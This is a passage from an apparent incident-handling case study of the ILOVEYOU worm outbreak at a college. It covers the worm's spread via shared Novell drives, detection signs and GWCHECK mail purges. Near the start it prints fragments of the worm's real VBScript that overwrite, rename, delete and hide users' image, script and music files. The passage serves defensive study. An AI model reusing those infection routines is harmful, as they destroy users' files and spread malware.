if (eq<>folderspec) then
if (s="mirc32.exe") or (s="mlink32.exe") or (s="mirc.ini") or (s="script.ini") or (s="mirc.hlp") then
set scriptini=fso.CreateTextFile(folderspec&"\script.ini")
```

Apparently the author of the worm decided that since they were going to have to search through all the files the worm might as well play around with other types of files. These targeted file types were manipulated in various fashions mostly to help ensure that the virus would survive future eradication attempts. The contents of all vbs and vbe were overwritten with the worm script. All js, jse, css, wsh, sct, hta were overwritten with a copy of the worm and the name was changed to contain an additional .vbs suffix and the original file was deleted. All jpg, jpeg were handled like the previous file types with the worm being copied into a file with a similar name and a vbs extension and the original file deleted. All mpeg music files like mp2, mp3 were infected as

well with the worm being copied into the file and the file name changed. The file attribute type for the mpeg files was changed to hidden to make the user think the file had been deleted.

```
bname=fso.GetBaseName(f1.path)
set cop=fso.GetFile(f1.path)
cop.copy(folderspec&"\"&bname&".vbs")
fso.DeleteFile(f1.path)
elseif(ext="jpg") or (ext="jpeg") then
set ap=fso.OpenTextFile(f1.path,2,true)
ap.write vbscopy
ap.close

set cop=fso.GetFile(f1.path)
cop.copy(f1.path&".vbs")
fso.DeleteFile(f1.path)
elseif(ext="mp3") or (ext="mp2") then
set mp3=fso.CreateTextFile(f1.path&".vbs")
mp3.write vbscopy
mp3.close
set att=fso.GetFile(f1.path)
att.attributes=att.attributes+2
```

One of the bad things about this script was that it could be executed from different locations. It could either be launched from viewing an email attachment or it could be launched manually by merely clicking on any file infected with the virus.

Description and diagram of the attack.

Early in the morning on the day of the “attack”, a woman who worked for the U.S. Department of Energy opened an email with the subject ILOVEYOU. Since she used Microsoft Outlook to send and receive email all of the users in her address book were sent an email containing the worm. Here is a screen shot of how the virus would have looked in Outlook2000.




Figure 6 The ILOVEYOU Worm Waiting to Strike


One of those people in her address book happened to be her husband who worked at the college. Later that morning he would open this message along with the attachment and set the proverbial ball rolling.

As shown in Figure 7, the attack originated from the Internet and passes through the Cisco 720R Border router. From there it passed the Cisco 515 Pix Firewall undetected and made its way through the Cisco 5013 Internal Router, through the Cisco 5000 Catalyst switch, all the way to the main mail server. Since the worm came in through via an email attachment, it was able to slip by the border router and PIX firewall because they were configured to permit mail (SMTP) traffic and this item looked no different than any other mail message that may pass through these devices.

Novell's Directory Services allows a user to access certain shared storage based on Access Rights. This space is automatically mounted when the user authenticates to the network. When the worm was executed locally on the user's machine, not only would their local drives be infected but also the network mounts. Thus, impacting the files servers. For this very reason the 'www' folder in the users personal home space as well as the departmental 'www' folders were corrupted. This in turn impacted many of the web pages within the college community.

One of the automatically mapped drives for students was a shared space to store files. This space had been predominantly used to store mp3 songs and albums that all of the students would use as a communal jukebox. From this drive a student could play just about any song he or she desired as well as store their favorites on this drive. The worm quickly infected these music files and whenever a student attempted to listen to a song on this drive the worm would be launched and start to infect the student's machine.

So even though the college did not use Microsoft Exchange and Outlook as part of their email suite the worm was able to infect a majority of the campus systems by hiding in files on shared file systems. Many of the users had received the malicious email from off campus email address however it appeared that the flash point was the shared file systems.



Signature of the attack.

The attack did not have an exact signature like other exploits however there were a few warning signs that could have been detected that would have alerted a network administrator that there was suspicious activity occurring. At first, when an email attachment arrived and was opened two things would occur. The email would be sent back out to those in the address book. This would in turn generate mail traffic. Inevitably there would be other users on campus within the first victims address book and they would be infected by the email that they received from their colleagues. Their address book would then be exploited and more emails would be generated with the worm sent as an attachment. This "cacophony" effect would increase mail traffic considerably and this increase would be detectable. Figure 8 depicts typical mail traffic on the main mail transfer agent. This server handles all email traveling from the Post Offices to the Internet as well as all inbound email traffic. During the peak of the virus activity the in/out statistics for the past 10 minutes reached five digits. This was mainly inbound messaging from users already infected with the ILOVEYOU worm.




Figure 8 - Mail Statistics

The second action taken by the virus would be to infect the multimedia files. This drive activity would occur locally on the user's machine, as well as, the network drives that were mounted on the system, based on the user's login account and access rights. As the virus invoked recursive scans throughout the drives looking for the file extensions it wanted to infect, an increase in network traffic and drive activity on the fileservers would occur. Figure 9, shows the NetWare Console Monitor for Athens on of the file servers for the staff. The utilization for this server stayed pegged at 100% while the worm scanned the mapped network drives of faculty that had executed the worm. The Current Disk Requests exceed 10,000 at one point.

Figure 9 - High CPU Utilization

The third signature that an attack was taking place would have been a large amount of invalid requests on the web server. As the virus infected and deleted the image files, it will eventually start to delete image files in the 'www' folders which was where the departmental and user web pages were stored. As other users visited these websites the server would not have been able to fulfill the web requests for the images sourced within the web page. These requests for files that now did not exist would show up as bad requests in the NetWare Enterprise Web

Server module. A few bad requests here and there was typical due to poorly written code in personal web pages and even could have been caused by search engine web-bots attempting to index the sites. However, when these numbers exceeded baseline or “normal” activity, an investigation should have been initiated. Figure 10 is a screen shot of the NetWare Enterprise Web Server Management Console. The Bad Request numbers represent the number of bad requests versus the total requests. Since the college’s web site has hundreds of pictures, graphics and buttons, this number was significantly higher than usual. The figure below shows zero “bad requests” versus 69,591 total requests.




Figure 10 - Web Server Statistics

Another signature that would have been a clue was the increase in outbound network traffic to www.skyinet.net which was the Internet address the worm would use to attempt to download a copy of itself. Checking network connections to 206.101.197.226 would have shown a large number of attempts to this address. Despite ingress and egress filtering the PIX was configured to permit outbound SYN connections and these connections would not have been blocked. One area we did catch the outbound attempts was on the file servers. The file servers are networked however there are no routes to get out of the college network to the outside world

so the connection attempts failed. When a netstat was performed on a file server during the height of the attack there were over a hundred socket connections in FIN_WAIT states due to the constant connection attempts each time the worm was executed.

Lastly to state the obvious, two signature were the pesky calls from users alerting us to the large quantity of an unsolicited message with the subject ILOVEYOU as well as users calling to report that their start page in Internet Explorer kept changing from their "preferred" home page to "some orange page." Here in Figure 11 is how the new start page would look to the user. Notice that the web page is requesting the user unknowingly infects them self by clicking YES to an apparent prompt to enable ActiveX.




Figure 11 - The New Start Page for Internet Explorer

How to protect against it.

The best way to protect against the ILOVEYOU virus is through education. Teaching your users how to safely view attachments, as well as, guard against future viruses through the use of updated anti-virus programs can prove valuable down the road. From the user perspective here are some steps to follow.

- Uninstall Windows Scripting Host – This is the engine that permits VBScript to execute automatically. Appendix F outlines detailed steps for removing the Windows Scripting host.

- Re-associate vbs extensions with a different application – Once Windows Scripting is disabled the user will be prompted to select and application to execute the VBScript. The user may select an application that can cause the script to execute. If the vbs extension is associated with a "tame" application like Notepad.exe this will only view the script and will not run the script. Other potentially malicious extensions should also be associated with Notepad.
- Run anti-virus software on all users machine – This will act as a frontline protection against malicious code.
- Update virus definitions frequently – There is little benefit against a new virus if you are using old definitions to scan for viruses.
- Install Security Patches – Microsoft is always posting security patche3s on its website (www.microsoft.com/security). Keep up to date on these patches to close holes that can be exploited.
- Install Patches for Outlook – There were several patches released for Microsoft Outlook in the months following the outbreak of the ILOVEYOU worm (Microsoft Security Patch Document Q235309)

There are always things the vendor can do to fix these problems. Everyone knows that Microsoft is very insecure when it comes to its applications. Many times these applications are shipped with known bugs. Unfortunately, this doesn't impact sales and Microsoft can get away with releasing code before these bugs can be fixed. Most systems administrators are accustomed to the fact that within a few months after Microsoft releases a product, a Service Pack will be posted to fix these known bugs. This substandard coding creates the perfect playground for the hackers out there that love to exploit poorly written code. In order to eliminate many of these exploits, Microsoft should revisit their software release policies and prevent any applications from being released without a strict review of the code for security issues.

Part 3 – The Incident Handling Process

Preparation

In the past, viruses had hit the college. With such an open community, students are constantly infecting lab machines and their own personal computers. Some computer science students will even open viruses they receive and "test" them on lab computers despite the posted policy prohibiting the downloading, installation and execution of known malicious programs. In order to inform the campus community of viruses a web page had been created with the latest information and links about viruses discovered on campus. There were also handouts that the users could pick up from the help desk that listed steps on updating virus definitions and "safe" computing practices. The handouts and the web page were advertised around campus and in the computer labs in another attempt to education the users. Unfortunately, faculty and staff were also the innocent victims of viruses and there was a section on viruses added to both the new employee network orientation, as well as a technology refresher class that was offered each semester for all employees. With all this prevention there were still incidents across campus. Help Desk technicians and the network analysts were all trained in how to handle viruses. With the prevalence of malicious codes a virus manual, called "the bug book" had been created by the network group which included information on the known and common viruses found on campus as well as procedures for disinfecting one's machine. There was also a section on new viruses to be on the lookout for as well as a checklist to help diagnose some potential virus problems. There were also two individuals in the network group who were tasked with updating the college's virus page and staying on top of the virus "scene", alerting the others in the group when viruses popped on the "radar".

Identification

While working at a local college as a Network Analyst, my department received a phone call from the HelpDesk around 8:00am one morning asking us to investigate a problem with one of the departmental websites. One of the coaches had frantically called the HelpDesk because he thought he had ruined the Athletic department's web site. He was updating their web pages with

scores and images from the weekend events. According to him, the new images he was using on the web site were showing up just fine however, the old images were not being displayed by the browser. The HelpDesk ran him through the typical troubleshooting procedures. They had him go to other web sites and check images on those pages. They had him flush his browser's cache and reload the page. Finally, the HelpDesk tried to access the web page from their systems and were only able to see the new images and not the old ones. This prompted a call to the Network group and a trouble ticket was generated. A colleague of mine took the call and double-checked the web pages to confirm the problem. On the website he only saw the broken image graphic for the old images. He decided to check the HTML source and the code looked fine. He proceeded to log into the web server and view the actual files and sure enough they were there in the athletic department's folder however, they all had a .vbs extension. He called me over to look at the files and confirm what he was seeing. Monday's are usually hectic at the college so the decision was quickly made to restore from Sunday's full backup. We called the coach and had him save off his newly created pages and started the restore process from Sunday's tape. "Fixed another!", my colleague proclaimed and we proceeded to work on putting out other typical weekend fires. Unfortunately the worse was yet to come.

Around 9:00am while doing the morning server checks one of the analysts notice that one of our student web servers was running a little "warm", (Figure 12) about 75% processing capacity. Historical data had shown that there was usually heightened email traffic on Monday mornings due to faculty, staff and students reading and responding to the email that had accumulated over the weekends. The analyst noted the high activity in the logbook and relayed the issue to the rest of the network group. After logging into the other mail servers and seeing the same amount of activity we all decided to wait and let the servers work off the emails and check back on it later that morning.

Figure 12 - High Utilization on Web Server

Around 10:00am we received a call from the HelpDesk. They were being flooded with calls from students and staff who were having trouble saving files out to the network servers. The email and file servers are separate systems so at the time we did not see a correlation between the email activity and the file server problem. After logging into a couple of the file servers we noticed a lot of I/O calls to the drives. There were several users creating a lot of activity on the fileservers. It seemed as if they were doing recursive searches on the fileservers on both home and shared file systems (Figure 13). The Access Controls within Novell prevent the users from viewing the contents of the other user's folders. We started to logout the users one by one until we could determine who was responsible for the network activity. We sent two of our analyst out to check on the user's system. However, about the time we would log out the offending user the activity would appear to persist if not worsen. We would then find another user and the cycled continued as we chased our tails trying to quash the I/O activity on the file servers.




Figure 13 - File Systems on the Novell Servers

Around 10:30am one of the analyst's received the first of many virus alerts from various virus software vendors alerting us that a new virus called ILOVEYOU was spreading across the Internet infecting Microsoft Outlook users. Since we used Novell's GroupWise we were usually immune to the address book exploits that were common with Visual Basic Scripts that wreaked havoc with Microsoft Exchange and Outlook users. We had received many similar alerts in the past for the Melissa virus and other Microsoft exploits so we took it in stride, printed out the alert and filed it with the other exploits in the virus binder.

Around 11:15am the news groups and listservs were buzzing with this new virus and we still had not resolved the issues with the fileserver activity and the excessive activity on our mail servers. So we decided to look into this virus just to be safe. The ILOVEYOU worm was a typical Outlook address book exploit but it also carried a vicious payload that infected multimedia files like mp3s and images files. That is when the light came on. Although the college was somewhat immune to the Address Book exploits, this virus could cause excess fileserver activity. A "tiger-team" meeting was called which included the Directors and Technicians from both Network Services and the HelpDesk support group and a plan was hatched. It had been over three hours since the initial phone call and we were not sure of the total impact of this virus.

Containment

Around 11:45am we had our plan and each person had their list of action items and we all jumped into action. One group was in charge of ordering the pizza and getting lunch for everyone else. This problem was not going to go away for a while and there was no time for all of us to go and get lunch. One group worked on writing up preventive procedures and disseminating information to the campus users including staff and students. This information involved how to avoid propagating this virus as well as how to clean a user's system. Another group was in charge of isolating the vicious emails on the mail servers. One group worked on scrubbing the file servers for the virus. And the last group was tasked with responding to infected users and cleaning up their systems.

There were two so-called "jumpkits" used during this stage. The team that was tasked to scrub servers used the following items:

- Dell Inspiron Laptop with Windows NT 4.0 SP6.0a
- Spare 18GB SCSI drive for Dell PowerEdge
- Novell 5.5 bootable CDs
- Novell 5.5 bootable floppy
- Fluke Network Analyzer
- Bootable Sophos Antivirus CD with current definitions
- Log book
- Micro-cassette recorder
- Digital Camera
- Assortment of RJ-45 cables (rollover, patch, straight through etc)
- Assortment of Fiber (SC,ST etc)
- NetGear 4 port Ethernet hub

On the network side the first order of business was to quarantine the emails on the mail servers and reduce the file server activity. Our main mail server that connects to the Internet was isolated from the college users. The network cable going from the main mail server (MTA) was

disconnected from the switch and attached to the hub in the jumpkit. This was the laptop could be connected to the hub to communicate with the mail server. Next, a new hard drive was installed and mounted and all new mail was directed to the new drive. The server could still receive email from off campus however the mail was saved off onto a new drive. Each of the 10 user mail servers (Post Office Agents POA to use Novell terms) were isolated from each other so the virus could not continue to propagate between on campus users. This was accomplished by "unloading" the Post Office module from each of the email servers. Figure 14 shows all of the Post Offices and their current status (open). The Post Offices were unloaded by typing "unload poa" at a command prompt.




Figure 14 - Post Office Connected to the MTA

Despite the fact that GroupWise is immune to the Address exploit, there was a small contingency of users at the college who still preferred to use Outlook and would use the POP3 capabilities within Novell to access their email. These were the users that were also spreading the virus and by closing the Post Office this prevented email including the "Love Letters" from being sent. This isolation did not however solve the problem of other users opening the virus

attachment that they may have received from other Outlook users across the Internet. Because of the security built into GroupWise and the way it encrypts the mail stored on its servers there was no way to easily scan each user's mail to see if the virus existed. The key was going to be to alert everyone before the mail was opened or get to the email first and remove it from it from the email database.

GroupWise has a tool known as GWCHECK which is normally used to check and repair GroupWise 5.x user, library, and resource databases without having to use NetWare Administrator (NWADMIN) and the GroupWise snap-in loaded. This allows one to "check" a mail server from a PC that is logged into the mail server and the appropriate mail file systems mounted. In addition to checking the post office, user, and library databases, it will also check any specified remote and archive databases and can take a specified action. After the PC was connected to the hub where the mail servers resided and logged into the first mail server we were ready to start cleaning up the mail messages that contained the ILOVEYOU worm. There is a feature built into the standalone version of GWCHECK that contains a switch that will allow the administrator to purge items from a user's mailboxes based upon the contents of the subject line. This utility can be found on the GW 5.5 cd under admin\utility\gwcheck. The switch requires that a text file be created called 'itempurg" (without the double quotes or a file extension). This file needs to be local to the GWCHECK utility so they were both copied over to a the temporary folder on the laptop. The itempurg file was edited to include EXACTLY the subject line of the e-mail message to be purged (ILOVEYOU). A caveat with this feature is that you can only include the first 27 characters of the line. If more than 27 characters are included in the itempurg file the item purge will not find any matches and will fail. If the subject line in an e-mail message is longer than the string specified in itempurg but the string in itempurg matches exactly the first part of the line in the subject of the e-mail, then the e-mail item will be declared a match and will be deleted when gwcheck is ran.

After the first run, GWCHECK found over two hundred instances of the ILOVEYOU subject in emails on just one Post Office. GWCHECK was executed a second time to ensure that messages with the subject ILOVEYOU were deleted. Once there were no more messages of this nature, the itempurg file was modified to look for any messages that were "forwarded" that may

contain the worm. Since these messages would have the subject “Fw: ILOVEYOU” the itempurg file was edited accordingly. GWCHECK was executed twice to ensure the messages were purged. Finally, the itempurg was configured for any replies that may contain the ILOVEYOU subject. Since some individuals have a “vacation” or “auto-reply” rules set, these responses may contain the original message along with the attached worm. The itemprg was modified to contain the string “Re: ILOVEYOU”. It was later discovered that we could have included multiple lines in the itempurg file to look for all three of the above variations but either way the worm was cleaned from the message database. The laptop was then connected in the same fashion to the remaining email servers and gwcheck was used to clean the all of the Post Offices. Figure 15 shows the GWCHECK gui along with the proper settings. With the “Fix Problems” set the gui looks for the existence of the itempurg file.




Figure 15 - The GWCHECK GUI

GWCHECK was configured with the following options as shown above:

- Database Type = Post Office
- Database Path = [Path where the wphost.db resides]
- Post Office Name = [name of the NDS object for the post office]
- Object Type = Post Office
- Action = Analyze/Fix Databases with Contents check and Fix problems selected
- Databases = User and Message

